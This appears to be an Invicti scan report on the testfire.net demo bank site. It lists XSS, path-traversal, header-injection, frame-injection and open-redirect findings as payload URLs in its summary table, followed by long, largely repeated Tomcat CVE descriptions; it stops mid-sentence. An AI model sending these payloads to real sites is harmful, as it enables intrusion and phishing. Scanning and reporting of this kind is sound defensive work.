invicti

10-10-2025 15:33:00 (UTC+05:30)

Detailed Scan Report


http://testfire.net/

Scan Time	: 09-10-2025 13:52:39 (UTC+05:30)
Scan Duration	: 00:03:19:44
Total Requests	: 34,698
Average Speed	: 2.9 r/s

Risk Level:
CRITICAL

84 IDENTIFIED	**30** CONFIRMED	**1** CRITICAL
8 HIGH	8 MEDIUM	18 LOW
	29 BEST PRACTICE	20 INFORMATION

Identified Vulnerabilities



Critical	1
High	8
Medium	8
Low	18
Best Practice	29
Information	20
TOTAL	**84**

Confirmed Vulnerabilities

Critical	0
High	8
Medium	6
Low	2
Best Practice	12
Information	2
TOTAL	**30**

Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER	PARAMETER TYPES
	Out-of-date Version (Tomcat)	GET	http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini	No Parameters	No Parameter Types
	Cross-site Scripting	GET	http://testfire.net/index.jsp?content=%0d%0aContent-Type%3atext%2fhtml%0d%0a%0d%0a%3cscRipt%3ens(0x002F8E)%3c%2fscRipt%3e#ContactUs	content	Querystring
	Cross-site Scripting	GET	http://testfire.net/search.jsp?query=%3cscRipt%3enetsparker(0x000406)%3c%2fscRipt%3e	query	Querystring
	Cross-site Scripting	POST	http://testfire.net/sendFeedback	name	Post
	Cross-site Scripting	POST	http://testfire.net/sendFeedback	email_addr	Post
	Cross-site Scripting	GET	http://testfire.net/util/serverStatusCheckService.jsp?HostName=%3cscRipt%3enetsparker(0x00104C)%3c%2fscRipt%3e	HostName	Querystring
	Insecure Transportation Security Protocol Supported (TLS 1.0)	GET	https://testfire.net/	No Parameters	No Parameter Types
	Password Transmitted over HTTP	POST	http://testfire.net/doLogin	No Parameters	No Parameter Types
	Password Transmitted over HTTP	GET	http://testfire.net/login.jsp	No Parameters	No Parameter Types
	HTTP Strict Transport Security (HSTS) Policy Not Enabled	GET	https://testfire.net/	No Parameters	No Parameter Types
	Stack Trace Disclosure (Java)	GET	http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini	No Parameters	No Parameter Types
	Frame Injection	GET	http://testfire.net/index.jsp?content=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e	content	Querystring
	Frame Injection	GET	http://testfire.net/search.jsp?query=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e	query	Querystring

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER	PARAMETER TYPES
	Frame Injection	GET	http://testfire.net/util/serverStatusCheckService.jsp?HostName=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e	HostName	Querystring
	Open Redirection	GET	http://testfire.net/disclaimer.htm?url=hTTp://r87.com/?testfire.net/	url	Querystring
	SSL Certificate Name Hostname Mismatch	GET	https://testfire.net/	No Parameters	No Parameter Types
	Weak Ciphers Enabled	GET	https://testfire.net/	No Parameters	No Parameter Types
	[Possible] SQL Injection	POST	http://testfire.net/api/login	username	Json
	Database Error Message Disclosure	POST	http://testfire.net/api/login	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	POST	http://testfire.net/	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/feedback.jsp	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/index.jsp?content=personal_checking.htm	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/search.jsp	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	POST	http://testfire.net/sendFeedback	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/style.css	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/subscribe.jsp	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/survey_questions.jsp	No Parameters	No Parameter Types

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER	PARAMETER TYPES
	Missing X-Content-Type-Options Header	GET	http://testfire.net/swagger/swagger-ui.css	No Parameters	No Parameter Types
	Missing X-Content-Type-Options Header	GET	http://testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual	No Parameters	No Parameter Types
	Version Disclosure (Apache Coyote)	GET	http://testfire.net/	No Parameters	No Parameter Types
	Version Disclosure (SwaggerUI)	GET	http://testfire.net/swagger/swagger-ui-bundle.js	No Parameters	No Parameter Types
	Version Disclosure (Tomcat)	GET	http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini	No Parameters	No Parameter Types
	Internal Server Error	POST	http://testfire.net/api/feedback/submit	No Parameters	No Parameter Types
	Internal Server Error	GET	http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	POST	http://testfire.net/	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	POST	http://testfire.net/	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/feedback.jsp	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/index.jsp?content=personal_checking.htm	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/search.jsp	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	POST	http://testfire.net/sendFeedback	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/sendFeedback	No Parameters	No Parameter Types

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER	PARAMETER TYPES
	Referrer-Policy Not Implemented	GET	http://testfire.net/status_check.jsp	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/subscribe.jsp	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/survey_questions.jsp	No Parameters	No Parameter Types
	Referrer-Policy Not Implemented	GET	http://testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual	No Parameters	No Parameter Types
	SameSite Cookie Not Implemented	GET	http://testfire.net/	No Parameters	No Parameter Types
	SameSite Cookie Not Implemented	GET	http://testfire.net/api/logout	No Parameters	No Parameter Types
	SameSite Cookie Not Implemented	GET	http://testfire.net/api/logout/	No Parameters	No Parameter Types
	SameSite Cookie Not Implemented	POST	http://testfire.net/doLogin	No Parameters	No Parameter Types
	SameSite Cookie Not Implemented	GET	https://testfire.net/login.jsp	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/feedback.jsp	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/index.jsp?content=personal_checking.htm	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/search.jsp	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	POST	http://testfire.net/sendFeedback	No Parameters	No Parameter Types

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER	PARAMETER TYPES
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/sendFeedback	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/status_check.jsp	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/subscribe.jsp	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/survey_questions.jsp	No Parameters	No Parameter Types
	Content Security Policy (CSP) Not Implemented	GET	http://testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual	No Parameters	No Parameter Types
	Insecure Transportation Security Protocol Supported (TLS 1.1)	GET	https://testfire.net/	No Parameters	No Parameter Types
	Subresource Integrity (SRI) Not Implemented	GET	http://testfire.net/index.jsp?content=personal_investments.htm	No Parameters	No Parameter Types
	[Possible] Cross-site Scripting	POST	http://testfire.net/api/feedback/submit	message	Json
	[Possible] Cross-site Scripting	GET	http://testfire.net/index.jsp?content=%27%3e%3cnet%20sparker%3dnetsparker(0x000A33)%3e	content	Querystring
	[Possible] Internal Path Disclosure (Windows)	GET	http://testfire.net/feedback.jsp	No Parameters	No Parameter Types
	[Possible] Login Page Identified	POST	http://testfire.net/doLogin	No Parameters	No Parameter Types
	[Possible] Login Page Identified	GET	https://testfire.net/login.jsp	No Parameters	No Parameter Types
	Apache Coyote Identified	GET	http://testfire.net/	No Parameters	No Parameter Types

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER	PARAMETER TYPES
	Autocomplete Enabled (Password Field)	POST	http://testfire.net/doLogin	No Parameters	No Parameter Types
	Email Address Disclosure	POST	http://testfire.net/api/feedback/submit	No Parameters	No Parameter Types
	Email Address Disclosure	GET	http://testfire.net/swagger/properties.json	No Parameters	No Parameter Types
	Email Address Disclosure	POST	http://testfire.net/swagger/properties.json	No Parameters	No Parameter Types
	Email Address Disclosure	GET	http://testfire.net/swagger/swagger-ui-bundle.js	No Parameters	No Parameter Types
	Email Address Disclosure	POST	http://testfire.net/swagger/swagger-ui-bundle.js	No Parameters	No Parameter Types
	Email Address Disclosure	GET	http://testfire.net/swagger/swagger-ui-standalone-preset.js	No Parameters	No Parameter Types
	Email Address Disclosure	POST	http://testfire.net/swagger/swagger-ui-standalone-preset.js	No Parameters	No Parameter Types
	Out-of-date Version (Swagger UI)	GET	http://testfire.net/swagger/swagger-ui-bundle.js	No Parameters	No Parameter Types
	Out-of-date Version (Swagger UI)	POST	http://testfire.net/swagger/swagger-ui-bundle.js	No Parameters	No Parameter Types
	SwaggerUI Identified	GET	http://testfire.net/swagger/swagger-ui-bundle.js	No Parameters	No Parameter Types
	Tomcat Identified	GET	http://testfire.net/index.jsp?content=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fboot.ini	No Parameters	No Parameter Types
	Autocomplete Enabled (Password Field)	GET	https://testfire.net/login.jsp	No Parameters	No Parameter Types
	OPTIONS Method Enabled	OPTIONS	http://testfire.net/doLogin	No Parameters	No Parameter Types

1. Out-of-date Version (Tomcat)

CRITICAL | 1

Invicti Standard identified you are using an out-of-date version of Tomcat.

Apache Tomcat Other Vulnerability

When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-1938

Apache Tomcat Use of Incorrectly-Resolved Name or Reference Vulnerability

Path Equivalence: 'file.Name' (Internal Dot) leading to Remote Code Execution and/or Information disclosure and/or malicious content added to uploaded files via write enabled Default Servlet in Apache Tomcat. This issue affects Apache Tomcat: from 11.0.0-M1 through 11.0.2, from 10.1.0-M1 through 10.1.34, from 9.0.0.M1 through 9.0.98. The following versions were EOL at the time the CVE was created but are known to be affected: 8.5.0 though 8.5.100. Other, older, EOL versions may also be affected. If all of the following were true, a malicious user was able to view security sensitive files and/or inject content into those files: - writes enabled for the default servlet (disabled by default) - support for partial PUT (enabled by default) - a target URL for security sensitive uploads that was a sub-directory of a target URL for public uploads - attacker knowledge of the names of security sensitive files being uploaded - the security sensitive files also being uploaded via partial PUT If all of the following were true, a malicious user was able to perform remote code execution: - writes enabled for the default servlet (disabled by default) - support for partial PUT (enabled by default) - application was using Tomcat's file based session persistence with the default storage location - application included a library that may be leveraged in a deserialization attack Users are recommended to upgrade to version 11.0.3, 10.1.35 or 9.0.99, which fixes the issue.

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2025-24813

Apache Tomcat Loop with Unreachable Exit Condition ('Infinite Loop') Vulnerability

The payload length in a WebSocket frame was not correctly validated in Apache Tomcat 10.0.0-M1 to 10.0.0-M6, 9.0.0.M1 to 9.0.36, 8.5.0 to 8.5.56 and 7.0.27 to 7.0.104. Invalid payload lengths could trigger an infinite loop. Multiple requests with invalid payload lengths could lead to a denial of service.

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2020-13935

Apache Tomcat Session Fixation Vulnerability

When using FORM authentication with Apache Tomcat 9.0.0.M1 to 9.0.29, 8.5.0 to 8.5.49 and 7.0.0 to 7.0.98 there was a narrow window where an attacker could perform a session fixation attack. The window was considered too narrow for an exploit to be practical but, erring on the side of caution, this issue has been treated as a security vulnerability.

CVSS

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H

External References

- CVE-2019-17563

Apache Tomcat Insufficiently Protected Credentials Vulnerability

When Apache Tomcat 9.0.0.M1 to 9.0.28, 8.5.0 to 8.5.47, 7.0.0 and 7.0.97 is configured with the JMX Remote Lifecycle Listener, a local attacker without access to the Tomcat process or configuration files is able to manipulate the RMI registry to perform a man-in-the-middle attack to capture user names and passwords used to access the JMX interface. The attacker can then use these credentials to access the JMX interface and gain complete control over the Tomcat instance.

CVSS

CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2019-12418

Apache Tomcat Deserialization of Untrusted Data Vulnerability

When using Apache Tomcat versions 10.0.0-M1 to 10.0.0-M4, 9.0.0.M1 to 9.0.34, 8.5.0 to 8.5.54 and 7.0.0 to 7.0.103 if a) an attacker is able to control the contents and name of a file on the server; and b) the server is configured to use the PersistenceManager with a FileStore; and c) the PersistenceManager is configured with sessionAttributeValueClassNameFilter="null" (the default unless a SecurityManager is used) or a sufficiently lax filter to allow the attacker provided object to be deserialized; and d) the attacker knows the relative file path from the storage location used by FileStore to the file the attacker has control over; then, using a specifically crafted request, the attacker will be able to trigger remote code execution via deserialization of the file under their control. Note that all of conditions a) to d) must be true for the attack to succeed.

CVSS

CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-9484

Apache Tomcat Deserialization of Untrusted Data Vulnerability

The fix for CVE-2020-9484 was incomplete. When using Apache Tomcat 10.0.0-M1 to 10.0.0, 9.0.0.M1 to 9.0.41, 8.5.0 to 8.5.61 or 7.0.0. to 7.0.107 with a configuration edge case that was highly unlikely to be used, the Tomcat instance was still vulnerable to CVE-2020-9494. Note that both the previously published prerequisites for CVE-2020-9484 and the previously published mitigations for CVE-2020-9484 also apply to this issue.

CVSS
CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2021-25329

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux

Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

CVSS
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2020-8022

Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 